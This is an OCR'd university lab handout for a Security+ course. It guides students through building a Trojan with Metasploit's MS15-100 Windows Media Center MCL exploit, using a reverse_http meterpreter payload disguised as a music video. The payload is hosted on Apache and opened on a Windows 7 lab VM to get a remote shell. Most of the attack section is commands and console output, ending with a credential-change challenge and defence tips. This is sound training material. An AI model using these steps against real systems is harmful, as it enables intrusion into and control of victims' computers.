Cybersecurity 701

Trojan Lab

Contributions by Dr. John Guo,
James Madison University

Trojan Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine

- Software tool used (from Kali Linux)
  - Metasploit Framework


- Note: This lab will establish a backdoor via Reverse HTTP

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 – Given a scenario, analyze indicators of malicious activity.
    - Trojan

What is a Trojan?

- A Trojan horse attack is when the user thinks they are running a program on their computer, but it is actually something else
  - The trojan in this lab will set up a backdoor to allow other attacks in other labs
- This lab is very similar to the Backdoor/Trojan 2 Lab



This Trojan is meant to look like a music video but is a .exe file ready to open a backdoor on the system

Trojan Lab Overview


1. Setup VM environments
2. Initialize Metasploit
3. Set-up the Attack
4. Launch the Attack
5. Install the Trojan
6. Start the Web Server
7. Play the Victim
8. Observe the Attack
9. Access the Windows system

Set up Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Set up the VM Environments


- Change your network location
  - Click on the Windows Start button
  - Search for “Network”
  - Open the Network and Sharing Center program
  - Under you Network #, click on the “Public Network”
  - Select the “Home Network” option



This disables the Windows Firewall and allows the attack.

Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:
- **`hostname -I`**
- This will display the IP Address
  - Write down the Kali VM IP address




Initialize Metasploit

- Start Metasploit with the following command:

  `sudo msfconsole`

- You should notice that Metasploit console has started and you should now see:

  `msf6 >`



Start the Trojan Attack

- Tell Metasploit to use the *MS15 - MCL Vulnerability* exploit:

  `use exploit/windows/fileformat/ms15_100_mcl_exe`

- Look at the information for this attack with the following command:

  `info`

- Notice the following:
  - **`FILENAME`** will be the MCL file
  - **`FILE_NAME`** will be the malicious file

```
msf6 > use exploit/windows/fileformat/ms15_100_mcl_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > info

       Name: MS15-100 Microsoft Windows Media Center MCL Vulnerability
     Module: exploit/windows/fileformat/ms15_100_mcl_exe
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2015-09-08

Provided by:
  sinn3r <sinn3r@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Windows
```

Setup the Trojan Attack

- Set the local host to listen:
  `set SRVHOST Kali_IP_Address`
- Change the name of the MCL file:
  `set FILENAME musicVideo.mcl`
- Change the name of the malicious file:
  `set FILE_NAME musicVideo.exe`
- Set the payload using the following:
  `set PAYLOAD windows/meterpreter/reverse_http`

```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set SRVHOST 10.15.110.35
SRVHOST => 10.15.110.35
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set FILENAME musicVideo.mcl
FILENAME => musicVideo.mcl
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set FILE_NAME musicVideo.exe
FILE_NAME => musicVideo.exe
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
```

Check the Attack


- Check to make sure everything was updated with **`show options`**

FILENAME was updated to *musicVideo.mcl*

FILE_NAME was updated to *musicVideo.exe*

SRVHOST was updated to *Kali Linux IP address*

Payload set to **`windows/meterpreter/reverse_http`**



```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > show options

Module options (exploit/windows/fileformat/ms15_100_mcl_exe):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILENAME     musicVideo.mcl   yes       The MCL file
   FILE_NAME    musicVideo.exe   no        The name of the malicious payl
   FOLDER_NAME                   no        Folder name to share (Default
   SHARE                         no        Share (Default Random)
   SRVHOST      10.15.26.87      yes       The local host or network inte
                                           ust be an address on the local
                                           ten on all addresses.
   SRVPORT      445              yes       The local port to listen on.


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh
   LHOST     10.15.26.87      yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path
```

Start the Attack

- To start the attack, use the following command:

  `run`

```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://10.15.26.87:8080
[*] Started service listener on 10.15.26.87:445
[*] Server started.
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > [*] Malicious executable
sicVideo.exe...
[*] Creating 'musicVideo.mcl' file ...
[+] musicVideo.mcl stored at /root/.msf4/local/musicVideo.mcl
```

- The attack is running/listening, waiting for the target to execute the malicious file

Install the Trojan

- Let's set the **`.mcl`** trojan file to be hosted on a web server
- Open a new Terminal in Kali (Leave the other Terminal running)
- Make yourself a root user:

  `sudo su -`

- Create a "music" directory in the apache web server folder:

  `mkdir /var/www/html/music`

Install the Trojan

- Now, copy the trojan file into the music folder

  `cp -a  /root/.msf4/local/musicVideo.mcl  /var/www/html/music/`


- Verify that the .mcl file is in the folder
- Navigate to the folder:

  `cd /var/www/html/music/`

- List all the files of the music folder

  `ls -a`


Notice that the *musicVideo.mcl* file is inside of the *music* folder



Start the Web Server

- Start the web server:

  `service apache2 start`




Starts the Apache web server


Play the Victim


- In the Windows environment, open Chrome
- Go to the following URL:

  `http://Kali_IP_address/music`

  - Enter your Kali's actual IP address
- Right-click the **`musicVideo.mcl`** link, select "Save link as…"
- Save the **`musicVideo`** link to your Desktop
  - You should see the mcl file link appear on your Desktop, it will look like a Windows Media Center file








Link saved on the Window's Desktop

Play the Victim (continued)

- Execute the exploit by opening the music file
- You may be asked to set-up *Windows Media Center*
  - If so, set-up Windows Media Center, then re-open the file
- When you open the file, you should see the option to **Run** the musicVideo.exe file. Select **Run**.
  - Since when do you "run" a music video?! Seems odd, doesn't it?
- The backdoor has now been set!
- The Windows user should have seen nothing happen - no music video loaded…



Read through this security warning!

Note: If the user were to exit out or hit cancel, this would stop the attack

Observe the Attack

- Go back to Kali
- Notice a meterpreter session has been opened but note it is not the active connection at this point.
- Press **ENTER** (allows a command to be input) and then type:

  `sessions -l` ← Lowercase “L”

- You should see the session listed as currently open with your Windows IP address

```
database connected that payload uuid tracking will not work!
[*] Meterpreter session 1 opened (10.15.82.134:8080 -> 10.15.7.175:49235) at 2024-11-11 20
:05:14 +0000
```


```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  student-PC\windows @ STUDENT-P  10.15.26.87:8080
                                     C                              (10.15.42.72)
```

Observe the Attack

- Use the following commands to access the Window's Command Prompt:
  - **`sessions -i 1`**
  - **`shell`**
- You should notice you are in the Windows system command line now. (C:\Windows\eHome>)



Windows Command Line

Access the Windows System

- Navigate to the Desktop folder:
  `cd /users/windows/Desktop`
- Add a folder to the desktop
  `mkdir malicious_folder`
- You should see a folder appear on the desktop in the Windows VM
- What else could possibly be done to Windows from the Kali VM?

```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 3936 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\eHome>cd /users/windows/Desktop
cd /users/windows/Desktop

C:\Users\windows\Desktop>mkdir malicious_folder
mkdir malicious_folder

C:\Users\windows\Desktop>
```

Other Windows Actions

- Launch an application directly from command line:

```
mspaint.exe
calc.exe
```

- Other options to explore:
  - Navigating the file system
  - Opening/editing a file

- Extra Challenge:
  - Change the login credentials for the windows user on the machine

Defend Against Trojans

- Only download from trusted sources
  - What website did you download from?
- Think before running a program
  - Did Windows warn you before running the trojan?
- What are some other ways of defending against a trojan?